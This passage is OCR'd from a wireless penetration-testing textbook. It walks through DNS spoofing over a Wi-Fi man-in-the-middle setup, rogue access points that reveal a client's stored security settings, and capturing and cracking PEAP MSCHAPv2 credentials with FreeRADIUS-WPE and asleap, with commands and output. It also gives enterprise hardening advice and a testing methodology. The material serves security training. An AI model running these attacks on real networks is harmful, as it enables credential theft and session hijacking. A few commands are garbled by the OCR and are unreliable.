
The output of the command is as follows:

```
root@kali:~# dnsspoof -i mitm-bridge
dnsspoof: listening on mitm-bridge [udp dst port 53 and not src 192.168.0.199]
```

4. Refresh the browser windows and now, as we can see through Wireshark, as soon as the victim makes a DNS request for any host (including `google.com`), Dnsspoof replies back:



5. On the victim's machine, we see an error that says **Unable to connect**. This is because we made the IP address for `google.com` as `192.168.0.199`, which is the hacker machine's IP, but there is no service listening on port 80:



6. Let's run Apache on Kali using the following command:

```
apachet2ctl start
```

The output of the command is as follows:

```
root@kali:~# apache2ctl start
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
```

7. Now, once we refresh the browser on the victim, we are greeted with the **It Works!** default page of Apache:

8. This demonstration shows how it is possible to intercept data and send spoofed responses to hijack sessions on the victim.

What just happened?

We did an application hijacking attack using a Wireless MITM as the base. So what happened behind the scenes? The MITM setup ensured that we were able to see all the packets sent by the victim. As soon as we saw a DNS request packet coming from the victim, the Dnsspoof program running on the attacker's laptop sent a DNS response to the victim with the attacker machine's IP address that of `google.com`. The victim's laptop accepted this response and the browser sent an HTTP request to the attacker's IP address on port `80`.

In the first part of the experiment, there was no listening process on port 80 of the attacker's machine and thus, Firefox responded with an error. Then, once we started the Apache server on the attacker's machine on port 80 (the default port), the browser's requested received a response from the attacker's machine with the default **It Works!** page.

This lab shows us that, once we have full control of the lower layers (Layer 2 in this case), it is easy to hijack applications running on higher layers such as DNS clients and web browsers.

Have a go hero – application hijacking challenge

The next step in session hijacking using a wireless MITM will be to modify the data being transmitted by the client. Explore software available on Kali called **Ettercap**. This will help you create search and replace filters for network traffic.

In this challenge, write a simple filter to replace all occurrences of security in the network traffic to insecurity. Try searching Google for security and check whether the results show up for insecurity instead.

Finding security configurations on the client

In previous chapters, we have seen how to create Honeypots for open access points, WEP-protected and WPA, but, when we are in the field and see Probe Requests from the client, how do we know which network the probed SSID belong to?

Though this seems tricky at first, the solution to this problem is simple. We need to create access points advertising the same SSID but with different security configurations simultaneously. When a roaming client searches for a network, it will automatically connect to one of these access points based on the network configuration stored on it.

So, let the games begin!

Time for action – deauthentication attacks on the client

1. We will assume that the wireless client has a network Wireless Lab configured on it, and it actively sends Probe Requests for this network, when it is not connected to any access point. In order to find the security configuration of this network, we will need to create multiple access points. For our discussion, we will assume that the client profile is an open network, WEP protected, WPA-PSK, or WPA2-PSK. This means we will have to create four access points. To do this, we will first create four virtual interfaces—`mon0` to `mon3`, using the `airmon-ng start wlan0` command multiple times:

```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2902    NetworkManager
3201    wpa_supplicant
3213    dhclient
Process with PID 4114 (airbase-ng) is running on interface mon0


Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                        (monitor mode enabled on mon2)
mon0            Ralink RT2870/3070      rt2800usb - [phy0]
mon1            Ralink RT2870/3070      rt2800usb - [phy0]
```

2. You can view all these newly created interfaces using the `ifconfig –a` command:

```
mon0      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00-00
-00
          UP BROADCAST NOTRAILERS RUNNING PROMISC ALLMULTI  MTU:1800  Metric:1
          RX packets:20394 errors:0 dropped:337 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2800142 (2.6 MiB)  TX bytes:0 (0.0 B)

mon1      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1956 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:356424 (348.0 KiB)  TX bytes:0 (0.0 B)

mon2      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1772 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:317018 (309.5 KiB)  TX bytes:0 (0.0 B)

mon3      Link encap:UNSPEC  HWaddr 80-1F-02-8F-34-D5-00-00-00-00-00-00-00-00-00
-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:412 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40134 (39.1 KiB)  TX bytes:0 (0.0 B)
```

3. Now we will create the open AP on `mon0`:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:10:20  Created tap interface at1
12:10:20  Trying to set MTU on at1 to 1500
12:10:20  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
```

4. Let's create the WEP protected AP on `mon1`:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -a BB:BB:BB:BB:BB:BB -W 1 mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:11:26  Created tap interface at2
12:11:26  Trying to set MTU on at2 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether BB:BB:BB:BB:BB:BB


12:11:26  Access Point with BSSID BB:BB:BB:BB:BB:BB started.
```

5. The WPA-PSK AP will be on `mon2`:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:13:07  Created tap interface at3
12:13:07  Trying to set MTU on at3 to 1500
12:13:07  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```


6. WPA2-PSK AP will be on `mon3`:

```
root@kali:~# airbase-ng --essid "Wireless Lab" -c 3 -a DD:DD:DD:DD:DD:DD -W 1 -Z 2 mon3
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:13:54  Created tap interface at4
12:13:54  Trying to set MTU on at4 to 1500
12:13:54  Trying to set MTU on mon3 to 1800

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether DD:DD:DD:DD:DD:DD


12:13:54  Access Point with BSSID DD:DD:DD:DD:DD:DD started.
```

7. We can run `airodump-ng` on the same channel to ensure that all four access points are up and running, as shown in the following screenshot:

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:0B:3B:7C:D0:8D  -93        3        0    0   6  54   WPA2 CCMP   PSK  Downstairs
DD:DD:DD:DD:DD:DD    0       35        0    0   3  54   WPA2 TKIP   PSK  Wireless Lab
BB:BB:BB:BB:BB:BB    0       35        0    0 255  54   WEP  WEP         Wireless Lab
CC:CC:CC:CC:CC:CC    0       35        0    0   3  54   WPA  TKIP   PSK  Wireless Lab
80:1F:02:8F:34:D5    0       80        0    0  11  54   OPN              mitm
AA:AA:AA:AA:AA:AA    0       79        0    0   3  54   OPN              Wireless Lab
9C:D3:6D:2A:7B:C0  -81        3        0    0  11  54e  WPA2 CCMP   PSK  everythingwill
00:22:B0:62:6D:08  -88        4        4    0   1  54e  WPA  TKIP   PSK  Upstairs
```

8. Now let's switch the Wi-Fi on on the roaming client. Depending on which **Wireless Lab** network you connected it to previously, it will connect to that security configuration. In my case, it connects to the WPA-PSK network, as shown in the following screenshot:



What just happened?

We created multiple Honeypots with the same SSID but different security configurations. Depending on which configuration the client had stored for the "Wireless Lab" network, it connected to the appropriate one.

This technique can come in handy as, if you are doing a penetration test, you won't know which security configurations the client has on its laptop. This allows you to find the appropriate one by setting a bait for the client. This technique is also called **WiFishing**.

Have a go hero – baiting clients

Create different security configurations on the client for the same SSID, and check whether your set of Honeypots is able to detect them.

It is important to note that many Wi-Fi clients might not actively probe for networks they have stored in their profile. It might not be possible to detect these networks using the technique we discussed here.

Pop quiz – advanced WLAN attacks

Q1. In an MITM attack, who is in the middle?

1. The access point.
2. The attacker.
3. The victim.
4. None of the above.

Q2. Dnsspoof:

1. Spoofs DNS requests.
2. Spoofs DNS responses.
3. Needs to run on the DNS server.
4. Needs to run on the access point.

Q3. A wireless MITM attack can be orchestrated:

1. On all wireless clients at the same time.
2. Only one channel at a time.
3. On any SSID.
4. Both 3 and 4.

Q4. Which is the interface closest to the victim in our MITM setup?

1. At0.
2. Eth0.
3. Br0.
4. En0.

Summary

In this chapter, we learned how to conduct advanced attacks using wireless as the base. We created a setup for a MITM attack over wireless and then used it to eavesdrop on the victim's traffic. We then used the same setup to hijack the application layer of the victim (web traffic, to be specific) using a DNS poisoning attack.

In the next chapter, we will learn how to conduct a wireless penetration test right from the planning, discovery, and attack to the reporting stage. We will also touch upon the best practices to secure WLANs.

8
Attacking WPA-Enterprise and RADIUS

"The bigger they are, the harder they Fall."

Popular Saying

WPA-Enterprise has always had an aura of unbreakable ability around it. Most network administrators think of it as a panacea for all their wireless security problems. In this chapter, we will see that nothing could be further from the truth.

In this chapter, we will learn how to attack WPA-Enterprise using different tools and techniques available on Kali.

In this chapter, we will cover the following topics:

- Setting up FreeRADIUS-WPE
- Attacking PEAP on Windows clients
- Security best practices for Enterprises

Setting up FreeRADIUS-WPE

We will need a RADIUS server for orchestrating WPA-Enterprise attacks. The most widely used open source RADIUS server is FreeRADIUS. However, setting it up is difficult and configuring it for each attack can be tedious.

Joshua Wright, a well-known security researcher, created a patch for FreeRADIUS that makes it easier to set up and conduct attacks. This patch was released as the FreeRADIUS-WPE (**Wireless Pwnage Edition**). Kali doesn't naturally come with FreeRADIUS-WPE, so you need to perform the following steps to set up FreeRADIUS-WPE:

1. Navigate to `https://github.com/brad-anton/freeradius-wpe` and you will find the downloaded link at `https://github.com/brad-anton/freeradius-wpe/raw/master/freeradius-server-wpe_2.1.12-1_i386.deb`:

Once it is downloaded, install it with `dpkg -i freeradius-server-wpe_2.1.12-1_i386.deb` followed by `ldconfig`:

```
root@kali:~# dpkg -i freeradius-server-wpe_2.1.12-1_i386.deb
Selecting previously unselected package freeradius-server-wpe.
(Reading database ... 345364 files and directories currently installed.)
Unpacking freeradius-server-wpe (from freeradius-server-wpe_2.1.12-1_i386.deb)
..
Setting up freeradius-server-wpe (2.1.12-1) ...
Processing triggers for man-db ...
```

Let's now quickly set up the RADIUS server on Kali.


Time for action – setting up the AP with FreeRADIUS-WPE

Follow these instructions to get started:

1. Connect one of the LAN ports of the access point to the Ethernet port on your machine running Kali. In our case, the interface is `eth0`. Bring up the interface and get an IP address by running DHCP, as shown in the following screenshot:

```
root@kali:~# dhclient eth0
Reloading /etc/samba/smb.conf: smbd only.
RTNETLINK answers: File exists
root@kali:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_req=1 ttl=128 time=0.992 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=128 time=0.820 ms
^C
--- 192.168.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.820/0.906/0.992/0.086 ms
root@kali:~#
```

2. Login to the access point and set the security mode to `WPA/WPA2-Enterprise`, set **Version** to `WPA2`, **Encryption** to `AES`. Then, under the `EAP (802.1x)` section, enter the **Radius Server IP** address as your Kali build's IP address. The **Radius Password** will be `test`, as shown in the following screenshot:



3. Let's now open a new terminal and go to the directory `/usr/local/etc/raddb`. This is where all the FreeRADIUS-WPE configuration files are:


```
root@kali:/usr/local/etc/raddb# ls
acct_users                clients.conf       ldap.attrmap    sites-available
attrs                     dictionary         modules         sites-enabled
attrs.access_challenge    eap.conf           policy.conf     sql
attrs.access_reject       example.pl         policy.txt      sql.conf
attrs.accounting_response experimental.conf preproxy_users  sqlippool.conf
attrs.pre-proxy           hints              proxy.conf      templates.conf
certs                     huntgroups         radiusd.conf    users
```

4. Let's open `eap.conf`. You will find that the `default_eap_type` command is set to `MD5`. Let's change this to `peap`:

5. Let's open `clients.conf`. This is where we define the allowed list of clients that can connect to our Radius server. Interestingly, if you browse right to the bottom, ignoring the example settings, the secret for clients in the range `192.168.0.0/16` defaults to `test`. This is exactly what we used in step 2:

6. We are now all set to start the RADIUS server with the `radiusd -s -X` command:

7. Once you run this, you will see a lot of debug messages on the screen, but eventually the server will settle down to listen for requests. Awesome! We are all set now to start our lab sessions in this chapter:



What just happened?

We have successfully set up FreeRADIUS-WPE. We will use this in the rest of the experiments that we will do in this chapter.

Have a go hero – playing with RADIUS

FreeRADIUS-WPE has tons of options. It may be a good idea to familiarize yourself with them. Most importantly, take time to check out the different configuration files and how they all work together.

Attacking PEAP

Protected Extensible Authentication Protocol (**PEAP**) is the most popular version of EAP in use. This is the EAP mechanism shipped natively with Windows.

PEAP has two versions:

- PEAPv0 with EAP-MSCHAPv2 (the most popular as this has native support on Windows)
- PEAPv1 with EAP-GTC


PEAP uses server-side certificates for validation of the RADIUS server. Almost all attacks on PEAP leverage misconfigurations in certificate validation.

In the next lab, we will take look at how to crack PEAP when certificate validation is turned off on the client.


Time for action – cracking PEAP

Follow the given instructions to get started:

1. We double-check the `eap.conf` file to ensure that PEAP is enabled:




2. We then restart the RADIUS server with `radiusd -s -X`:




3. We monitor the log file created by FreeRADIUS-WPE:

```
root@kali:/usr/local/var/log/radius# tail -f freeradius-server-wpe.log
```


4. Windows has native support for PEAP. Let's ensure that certificate verification has been turned off:




5. We need to click on the **Configure** tab that is next to **Secured password** and tell Windows not to automatically use our Windows logon name and password:



6. We will also have to force it to select **User authentication** in the **Advanced Settings** dialog box:



7. Once the client connects to the access point, the client is prompted for a **user name** and **password**. We use `Monster` as the user name and `abcdefghi` as the password:



8. As soon as we do this, we are able to see the **MSCHAP-v2** challenge response appear in the log file:

```
root@kali:/usr/local/var/log/radius# tail -f freeradius-server-wpe.log
        response: 66:b4:f6:06:7c:a9:bd:c1:41:f9:aa:1f:3f:e8:7e:fe:cf:75:1d:bf:88
:b8:80:48
        john NETNTLM: blah:$NETNTLM$0db46a6aea953dfa$66b4f6067ca9bdc141f9aa1f3fe
87efecf751dbf88b88048

mschap: Thu Nov 20 13:22:53 2014

        username: Monster
        challenge: fe:94:f3:d9:9b:13:54:b9
        response: db:68:44:c6:7b:6d:f8:05:b2:1c:86:2f:0a:18:3b:d0:13:e0:21:00:f1
:69:17:fc
        john NETNTLM: Monster:$NETNTLM$fe94f3d99b1354b9$db6844c67b6df805b21c862f
0a183bd013e02100f16917fc
```

9. We now use `asleap` to crack this using a password list file that contains the password `abcdefghi`, and we are able to crack the password! (For the purposes of this demonstration, we simply created a one-line file called list with the password in it):

```
root@kali:/usr/local/var/log/radius# asleap -C fe:94:f3:d9:9b:13:54:b9 -R db:68:
44:c6:7b:6d:f8:05:b2:1c:86:2f:0a:18:3b:d0:13:e0:21:00:f1:69:17:fc -W list
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "list".
        hash bytes:        9052
        NT hash:           e18614f7c6811f043fbf54205e929052
        password:          abcdefghi
```

What just happened?

We set up our Honeypot using FreeRADIUS-WPE. The enterprise client is misconfigured to not use certificate validation with PEAP. This allows us to present our own fake certificate to the client, which it gladly accepts. Once this happens, MSCHAP-v2, the inner authentication protocol, kicks in. As the client uses our fake certificate to encrypt the data, we are easily able to recover the username, challenge, and response tuples.

MSCHAP-v2 is prone to dictionary attacks. We use `asleap` to crack the challenge and response pair, as it seems to be based on a dictionary word.

Have a go hero – attack variations on PEAP

PEAP can be misconfigured in multiple ways. Even with certificate validation enabled, if the administrator does not mention the authentic servers in connect to these servers list, the attacker can obtain a real certificate for another domain from any of the listed certifying authorities. This will still be accepted by the client. Other variations of this attack are possible as well.

We will encourage you to explore the different possibilities in this section.

EAP-TTLS

We encourage you to try attacks similar to those we have suggested for PEAP against EAP-TTLS.

Security best practices for Enterprises

We have seen a ton of attacks against WPA/WPA2, both Personal and Enterprise. Based on our experience, we recommend the following:

- For SOHOs and medium-sized businesses, use WPA2-PSK with a strong passphrase. You have up to 63 characters at your disposal. Make use of them.
- For large enterprises, use WPA2-Enterprise with EAP-TLS. This uses both the client- and server-side certificates for authentication, and currently is unbreakable.
- If you have to use PEAP or EAP-TTLS with WPA2-Enterprise, then ensure that certificate validation is turned on, the right certifying authorities are chosen, RADIUS servers that are authorized are used, and finally, that any setting that allows users to accept new RADIUS servers, certificates, or certifying authorities is turned off.

Pop quiz – attacking WPA-Enterprise and RADIUS

Q1. Which of the following is FreeRADIUS-WPE?

1. A RADIUS server written from scratch.
2. A patch to the FreeRADIUS server.
3. Ships by default on all Linuxes.
4. None of the above.

Q2. Which of the following can be used to attack PEAP?

1. Fake credentials.
2. Fake certificates.
3. Using WPA-PSK.
4. All of the above.

Q3. What does EAP-TLS use?

1. Client-side Certificates.
2. Server-side certificates.
3. Either 1 or 2.
4. Both 1 and 2.

Q4. What does EAP-TTLS use?

1. Client-side certificates only.
2. Server-side certificates.
3. Password-based authentication.
4. LEAP.

Summary

In this chapter, we saw how we could compromise the security of a WPA-Enterprise network running PEAP or EAP-TTLS, the two most common authentication mechanisms used in Enterprises.

In the next chapter, we will take a look at how to put all that we have learned into use during an actual penetration test.

9
WLAN Penetration Testing Methodology

"The proof is in the pudding."

Popular saying

This chapter will lay out the steps that go in to taking the techniques taught in the previous chapters and turning them into a full wireless penetration test.

Wireless penetration testing

To perform a wireless penetration test, it is important to follow a defined methodology. Simply firing up the `airbase` or `airodump` command and hoping for the best will not satisfy the goals of a test. When working as a penetration tester, you must ensure that you adhere to the standards of the organization you're working for, and if they don't have any, then you should hold yourself to the highest standards.

Broadly, we can break up a wireless penetration testing exercise into the following phases:

1. Planning phase.
2. Discovery phase.
3. Attack phase.
4. Reporting phase.

We will now look at each of these phases separately.

Planning

In this phase, we must understand the following:

- **Scope of the assessment**: The penetration tester should work with the client to define a scope that is achievable and will also provide the greatest amount of insight into the security of a network. Typically, the following information is gathered:
  - Location of the penetration test
  - Total coverage area of the premises
  - Approximate number of access points and wireless clients deployed
  - Which wireless networks are included in the assessment?
  - Is exploitation in scope?
  - Are attacks against users in scope?
  - Is denial of service in scope?
